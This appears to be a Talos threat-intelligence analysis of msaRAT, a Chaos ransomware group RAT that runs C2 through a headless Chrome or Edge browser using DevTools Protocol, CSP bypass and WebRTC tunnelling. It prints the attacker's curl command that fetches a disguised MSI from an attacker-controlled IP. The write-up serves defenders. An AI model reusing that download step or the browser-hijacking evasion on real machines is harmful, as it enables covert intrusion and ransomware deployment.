- Cisco Talos has discovered a new Rust-based remote access trojan (RAT) we call “msaRAT” attributed to the Chaos ransomware group. The name is derived from the binding names found in the binary: “msaOpen,” “msaClose,” “msaError,” and “msaMessage”.
- msaRAT is implemented using the Tokio asynchronous runtime, with primary capabilities of browser-leveraged remote code execution and covert tunneling to establish command-and-control (C2) communications.
- This RAT never touches the network directly — it controls its C2 communication channel exclusively through Chrome DevTools Protocol (CDP), a browser debugging API. The binary contains a Cloudflare Workers endpoint, but it never makes HTTP connections to that domain itself; it offloads that work entirely to the browser.
- msaRAT manipulates the browser via CDP, performs signaling (SDP Offer/Answer exchange) with Cloudflare Workers, and establishes a WebRTC DataChannel between the browser and the C2 server using Twilio TURN (Traversal Using Relays around NAT) as a relay.
Overview of Chaos ransomware
Chaos is a ransomware-as-a-service (RaaS) group whose activity was first confirmed in February 2025. Although the number of listings on their data leak site remains relatively low, the group consistently targets large organizations and employs double extortion tactics. For initial access, they rely on spam emails and voice-based social engineering, commonly known as vishing. Once inside a network, their traditional post-compromise methodology involves abusing remote monitoring and management (RMM) tools to establish persistent access, while leveraging legitimate file-sharing software to exfiltrate data. For a detailed breakdown of their tactics, techniques, and procedures (TTPs), please refer to our previous blog.
Infection chain

Talos has identified a new Rust-based RAT used by the Chaos ransomware group, which we have named msaRAT. The name is derived from the binding names found in the binary (“msaOpen,” “msaClose,” “msaError,” “msaMessage”), as detailed in a later section. Figure 2 illustrates the end-to-end infection chain, from initial compromise through to the establishment of C2 communications via this RAT.
After gaining access to a victim machine but prior to executing the ransomware, the attacker runs the following curl command to download an MSI file named “update_ms.msi” from an attacker-controlled server to the ProgramData directory on the victim machine, then executes it. Although port 443 is specified, the communication occurs over plain HTTP. In environments where firewall rules permit traffic based solely on port number without protocol inspection, this traffic will pass through undetected.

curl.exe http://172.86.126.18:443/update_ms.msi -o C:\programdata\update_ms.msiThe property information of this installer, which extracts the DLL file containing the RAT payload, contains details configured to impersonate a Windows update.

When this MSI file is executed, the custom action CA_Run_EA2AEBC3 is triggered upon completion of InstallFinalize. This custom action loads lib.dll, embedded in the MSI file's Binary table as Bin_lib_EA2AEBC3, directly into memory.
lib.dll (msaRAT)
msaRAT is written in Rust and implemented using the asynchronous runtime Tokio. Its primary capabilities include browser-leveraged reverse shell and covert tunneling to establish communications with a C2 server. The export table of “lib.dll” exposes a function named RUN, which is designed to be called by the installer described above. Based on the actual logs, after downloading this malware, we have confirmed the existence of a ransom note.
Tokio runtime initialization
Tokio is a runtime for executing asynchronous operations in Rust. While Rust's async/await provides the syntax for writing asynchronous code, it cannot execute on its own — a runtime like Tokio is responsible for scheduling and running asynchronous tasks.

As the first step within the RUN function, the malware initializes Tokio to enable asynchronous processing. Multiple strings statically embedded in the binary — including TOKIO_WORKER_THREADS and the number of hardware threads is not known for the target platform — match source code from both Tokio and the Rust standard library, confirming this initialization behavior.
During initialization, the malware determines the number of worker threads for parallel execution. It first reads the TOKIO_WORKER_THREADS environment variable. If the variable is not set or is empty, it calls the Windows API GetSystemInfo to retrieve the CPU count and uses that value to set the worker thread count. If dwNumberOfProcessors written by GetSystemInfo returns 0, the worker count is set to 1. Once the initial values are configured, the Tokio runtime is started, and OS threads equal to the number of workers are created and launched via the CreateThread API.
By leveraging Tokio, this RAT can concurrently execute multiple operations — such as receiving frames from the C2, sending CDP commands to the browser, and processing key exchanges — without any operation blocking another. For example, even while an ECDH key exchange is in progress, the reception and processing of other frames continues uninterrupted.
Hijacking the browser
Locating the Chrome or Edge installation path
After launching the Tokio runtime, msaRAT attempts to manipulate the browser. As the first step toward that goal, it searches for the installation path of Chrome or Edge on the victim machine.
1. Path Discovery via Environment Variables


The malware attempts the following combinations in priority order, checking whether the file exists at each path.
2. Path Discovery via registry
If no path is found through environment variables, the malware falls back to searching for Chrome exclusively via the registry.

If no matching browser is found, the Chrome DevTools Protocol (CDP) manipulation described later will not be executed.
Launching the browser in headless mode

Upon successfully obtaining the browser path, the malware launches Chrome or Edge in headless mode via the CreateProcessW API. At launch, multiple flags listed in Table 2 are applied, enabling the CDP remote debugging port.

HTTP GET request to “/json/list/”.In response to this request, the browser returns a JSON array containing information about connectable targets (such as tabs). Each element in the response includes a webSocketDebuggerUrl field, and a CDP session is established by connecting to that URL via WebSocket. Over the established session, a Target.createTarget command is sent to create a new tab, followed by Page.enable and Runtime.enable to activate the JavaScript execution environment.
Inject JavaScript code
After establishing a CDP session over WebSocket, the malware first bypasses Content Security Policy (CSP) using the Page.setBypassCSP command. As shown in Figure 9, the command is referenced from the string blob via pointer and length, then issued as a CDP command.


Immediately after bypassing CSP with Page.setBypassCSP, the RAT issues Runtime.addBinding five consecutive times. Runtime.addBinding is a CDP feature that registers callbacks to notify both the browser's JavaScript and the CDP client (the RAT) of events. The binding names to be registered are stored in the string table within the binary. Through a loop, the names “msaOpen,” “msaClose,” “msaError,” “msaMessage,” and “dataAck” are referenced in order, and each entry is sent as a CDP command one at a time.

After registering each binding name, the RAT uses Runtime.evaluate — a CDP feature for executing JavaScript in the browser — to inject JavaScript code embedded in the .rdata section into the browser. The injected code is embedded in plaintext and consists of two functions.

The first function initializes the WebRTC channel. It is injected only once, at the time of the initial connection. This function establishes the foundation for communications with the C2. The following sections describe the processing performed by this JavaScript code.
WebRTC DataChannel establishment (using Cloudflare Workers for signaling) and data transfer
1. Retrieving Session Traversal Utilities for NAT (STUN) and Traversal Using Relays around NAT (TURN) server information
